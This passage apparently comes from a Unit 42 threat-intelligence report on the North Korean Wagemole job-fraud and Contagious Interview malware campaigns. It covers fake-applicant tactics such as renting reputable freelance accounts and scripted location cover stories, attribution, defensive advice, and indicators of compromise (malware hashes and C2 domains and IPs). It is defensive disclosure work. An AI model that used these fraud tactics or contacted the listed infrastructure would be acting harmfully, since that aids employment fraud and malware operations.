
Figure 10. GitHub repository maintained by one of the fraudulent job seekers.
These GitHub accounts appear well maintained and have a lengthy activity history. These accounts indicate frequent code updates and socialization with other developers. As a result, these GitHub accounts are nearly indistinguishable from legitimate accounts.

A portion from one of the phone interview preparation scripts is shown below in Figure 11. This document indicates the target is a job that requires at least some on-site presence. As indicated in Figure 11, the job seeker claims to be based in the US and tells the interviewer they are currently out of the country visiting family overseas due to COVID but can start working remotely.

Figure 11. Part of the interview preparation script.These documents are not limited to remote IT jobs at US-based companies. Some of the documents indicate this threat actor also seeks freelance jobs in multiple marketplaces, targeting a broader scale of global markets that include Africa.
These fraudulent job seekers have maintained multiple accounts for email, freelance websites, source code repositories and job agency platforms. As a tactic to win job bids and hide their true identity, these job seekers have also sought to purchase or borrow accounts with a high reputation in account seller marketplaces.

Figure 12 shows a message on a freelance job platform from one of the job seekers used in this campaign. Figure 13 shows message activity with an underground marketplace seeking to purchase or rent high reputation accounts on freelance job platforms.

ander 🇬🇧 $140 USD en 7 días
0.0 ★★★★★ (0 comentarios)
0.0 $ ▮▮▮▮▮▮▮▮▮▮

Dear Client.
I have checked your job des-
cription and I am really interes-
ted in your project
As a senior developer I have
5+ years of experience of
Python development
As you can see my profile, I
have finished very difficult type
of app a few days ago and ot-
her developers can't solve this
app but I have done
I have already published 10+
apps like you want so I am
sure that I can finish your job
perfectly.

If you want to hire a reliable
developer, please contact me.
I am waiting for your contact.
I'll do my best for you.
Thank you.
Best Regards.
[Menos]

Figure 12. Actor seeking work on a freelance job

platform.

Figure 13. Messages from an underground market for freelance platform accounts.

Among the copies of US job postings hosted on this infrastructure, the largest portion is for IT and recruiting. Jobs for IT services and solutions might provide the threat actor behind Wagemole additional opportunities for downstream supply chain attacks. Recruiting jobs could provide more personal identity materials such as job applicant IDs, resumes and other personal data that attackers could further use in the Wagemole campaign.

Attribution

The tactics, techniques and procedures (TTPs) observed in both Contagious Interview (CL-STA-0420) and Wagemole (CL-STA-0421) align with previous activity attributed to North Korea state-sponsored APTs. However, the confidence level of our attribution is different for the two campaigns.

For Wagemole activity, several of the documents we discovered contain information that more definitively points to North Korea. Many of the passwords associated with these documents were made through Korean language typed on a US keyboard, and some passwords include words only used in North Korea. Furthermore, Korean keyboard language settings were found on computers used by threat actors behind these campaigns.

These documents indicate similar activity as reported by numerous media outlets based on US government and FBI announcements.

For these reasons, we assess with high confidence that Wagemole can be attributed to a North Korea-sponsored APT, which we track as CL-STA-0241.

Contagious Interview also bears the hallmarks of a North Korean threat actor. For example, a North Korean group previously posed as job recruiters for Meta using similar tactics to infect job seekers with malware. Operation Dream Job run by the North Korean APT Lazarus Group reportedly used social media to trick victims into installing a trojanized VNC

app as part of a fake job interview. North Korea-sponsored APT groups have often posed as job recruiters to infect potential victims with backdoor malware.

In the course of our research into Contagious Interview, we also observed indicators that the developer of BeaverTail and InvisibleFerret corresponded or collaborated with other GitHub accounts, where we found direct association with Wagemole. We track the threat actor behind Contagious Interview as CL-STA-0240, and attribute with moderate confidence that this is also a North Korea state-sponsored threat actor.

In light of this analysis, we attribute with a moderate level of confidence that both campaigns trace to North Korea state-sponsored threat actors.

Conclusion

Unit 42 researchers investigated suspicious activity from our telemetry and discovered these two campaigns, Contagious Interview and Wagemole, which we track as CL-STA-0240 and CL-STA-0241 respectively. In the process, we discovered two new malware families we have named BeaverTail and InvisibleFerret used in the Contagious Interview campaign.

Software developers are often the weakest link for supply chain attacks, and fraudulent job offers are an ongoing concern, so we expect continued activity from Contagious Interview. Furthermore, Wagemole represents an opportunity to embed insiders in targeted companies. We will continue to monitor our telemetry for further activity from these and other campaigns.

Recommendations and Protections

What is an effective strategy against these threats? For Contagious Interview and many other threats, software developers should not use a company-issued computer for personal or non-work related activities like job interviews. Personal activity on a company-issued computer can provide opportunities for threat actors to access a company's network through malware.

Developers should also be suspicious of GitHub accounts containing a single repository with little or no updates. Threat actors frequently abuse free services like GitHub to distribute malware. Also, no one should install unknown files from unverified sources on their work or home computers.

Job applicants should exercise due diligence to confirm the existence and legitimacy of companies offering job interviews, and also confirm that prospective interviewers actually work for the companies they claim to represent. It is also wise to be cautious of downloading and installing unusual types of communications software or of downloading software packages as a prerequisite for obtaining an interview.

For Wagemole, employers should thoroughly vet all job applicants. Fake identities are an increasing concern on job-related social media platforms, and threat actors can easily generate an alias for remote work. If in-person interviews are not an option, use teleconferencing to interview job applicants. Be aware of anyone who applies for an on-site job, states they are currently out of the area and then offers immediate availability for remote work. For remote-only roles, employers should be suspicious of anything that seems unusual with any job applicant during the hiring process.

Palo Alto Networks customers receive protection from malware discussed in this article through products like Cortex XDR and our Next-Generation Firewall with Cloud-Delivered Security Services that include Advanced WildFire, Advanced Threat Prevention and Advanced URL Filtering.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared our findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

SHA256 hashes for files associated with BeaverTail:

- 09a508e99b905330a3ebb7682c0dd5712e8eaa01a154b45a861ca12b6af29f86
- 0ce264819c7af1c485878ce795fd4727952157af7ffdea5f78bfd5b9d7806db1
- 104926c2c937b4597ea3493bccb7683ae812ef3c62c93a8fb008cfd64e05df59
- 1123fea9d3a52989ec34041f791045c216d19db69d71e62aa6b24a22d3278ef9
- 121ca625f582add0527f888bb84b31920183e78c7476228091ff2199ec5d796b
- 12c0f44a931b9d0d74a2892565363bedfa13bec8e48ff5cd2352dec968f407ee
- 1b21556fc8ecb9f8169ba0482de857b1f8a5cb120b2f1ac7729febe76f1eea83
- 1c905fa3a108f4c9bc0578882ce7af9682760b80af5232f130aa4f6463156b25
- 1f9169492d18bffacebe951a22495d5dec81f35b0929da7783b5f094efef7b48
- 2618a067e976f35f65aee95fecc9a8f52abea2fffd01e001f9865850435694cf
- 40645f9052e03fed3a33a7e0f58bc2c263eeae02cbc855b9308511f5dc134797
- 41a912d72ba9d5db95094be333f79b60cae943a2bd113e20cc171f86ebcb86cf
- 4c465e6c8f43f7d13a1b887ff26d9a30f77cf65dd3b6f2e9f7fe36c8b6e83003
- 4c605c6ef280b4ed5657fe97ba5b6106b10c4de02a40ae8c8907683129156efd
- 592769457001374fac7a44379282ddf28c2219020c88150e32853f7517896c34
- 61dff5cbad45b4fe0852ac95b96b62918742b9c90dd47c672cbe0d1dafccb6c5
- 6465f7ddc9cf8ab6714cbbd49e1fd472e19818a0babbaf3764e96552e179c9af
- 6b3fce8f2dad7e803418edd8dfc807b0252705c11ec77114498b01766102e849
- 700a582408cbda7ee79723b3969b8d10d67871ea31bb17c8ca3c0d94b481aa8c
- 709820850127201a17caab273e01bb36ce185b4c4f68cd1099110bb193c84c42
- 72ebfe69c69d2dd173bb92013ab44d895a3367f91f09e3f8d18acab44e37b26d
- 75f9f99295f86de85a8a2e4d73ed569bdb14a56a33d8240c72084f11752b207e
- 785f65f1853a08b0e86db5638fbd76e8cad5fe1359655716166a76035261c0be
- 7b718a46ae4de09ed4f2513df6e989afe1fbb1a0f59511a4689fac5e1745547d
- 7f8bb754f84a06b3e3617dd1138f07a918d11717cc63acaef8eb5c6d10101377
- 845d7978682fa19161281a35b62f4c447c477082a765d6fedb219877d0c90f31
- 9867f99a66e64f6bce0cfca18b124194a683b8e4cb0ced44f7cb09386e1b528d
- 9ae24a1912e4b0bab76ae97484b62ea22bdc27b7ea3e6472f18bf04ca66c87de
- a2f8de3c5f5f6ecbf29c15afd43a7c13a5bf60023ecb371d39bcca6ceef1d2b7
- b5f151f0a4288e148fd10e19c78399f5b7bdff2ad66940fadd20d6eae4b7518b
- b833f40b2f3439f317cf95980b29bddd2245d2acc2d5c11e9690dd2fa4289585
- c8c11f9b308ea5983eebd8a414684021cc4cc1f67e7398ff967a18ae202fb457
- ceb59dbaf58a8de02f9d5e9b497321db0a19b7db4affd5b8d1a7e40d62775f96
- d8f065d264b1112d6ee3cf34979289e89d9dcb30d2a3bd78cc797a81d3d56f56
- db6e75987cabdbfc21d0fdcb1cdae9887c492cab2b2ff1e529601a34a2abfd99
- de42155e14a3c9c4d919316d6ba830229533de5063fcd110f53e2395ef3aa77a
- e2a940c7d19409e960427749519dc02293abe58a1bef78404a8390f818e40d08
- fc9bb03998a89524ce5a0f859feb45806983aa4feb5f4d436107198ca869ff6f
- ff620bd560485c13a58a0de941bd3e52943036e6a05306e928f7c626998822fb

SHA256 hashes for DLL files downloaded by BeaverTail:

- da6d9c837c7c2531f0dbb7ce92bfceba4a9979953b6d49ed0862551d4b465adc
- 2d8a5b637a95de3b709780898b7c3957f93d72806e87302f50c40fe850471a44
- c5a73896dc628c23a0b6210f50019445e2b8bfc9770f4c81e1fed097f02dfade

SHA256 hashes for files associated with InvisibleFerret:

- 35434e903bc3be183fa07b9e99d49c0b0b3d8cf6cbd383518e9a9d753d25b672
- 305de20b24e2662d47f06f16a5998ef933a5f8e92f9ecadf82129b484769bbac
- 39e7f94684129efce4d070d89e27508709f95fa55d9721f7b5d52f8b66b95ceb
- ab198c5a79cd9dedb271bd8a56ab568fbd91984f269f075d8b65173e749a8fde
- 444f56157dfcf9fc2347911a00fe9f3e3cb7971dccf67e1359d2f99a35aed88e
- 4f50051ae3cb57f10506c6d69d7c9739c90ef21bfb82b14da6f4b407b6febac0
- 276863ee7b250419411b39c8539c31857752e54b53b072dffd0d3669f2914216
- 617c62da1c228ec6d264f89e375e9a594a72a714a9701ed3268aa4742925112b
- c547b80e1026d562ac851be007792ae98ddc1f3f8776741a72035aca3f18d277
- 03185038cad7126663550d2290a14a166494fdd7ab0978b98667d64bda6e27cc
- 2d300410a3edb77b5f1f0ff2aa2d378425d984f15028c35dfad20fc750a6671a
- 92aeea4c32013b935cd8550a082aff1014d0cd2c2b7d861b43a344de83b68129

Domain and IPs associated with the Contagious Interview campaign:

- blocktestingto[.]com
- 144.172.74[.]48
- 144.172.79[.]23
- 167.88.168[.]152
- 167.88.168[.]24
- 172.86.123[.]35
- 45.61.129[.]255
- 45.61.130[.]0
- 45.61.160[.]14
- 45.61.169[.]187

**Get updates from
Palo Alto
Networks!**

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.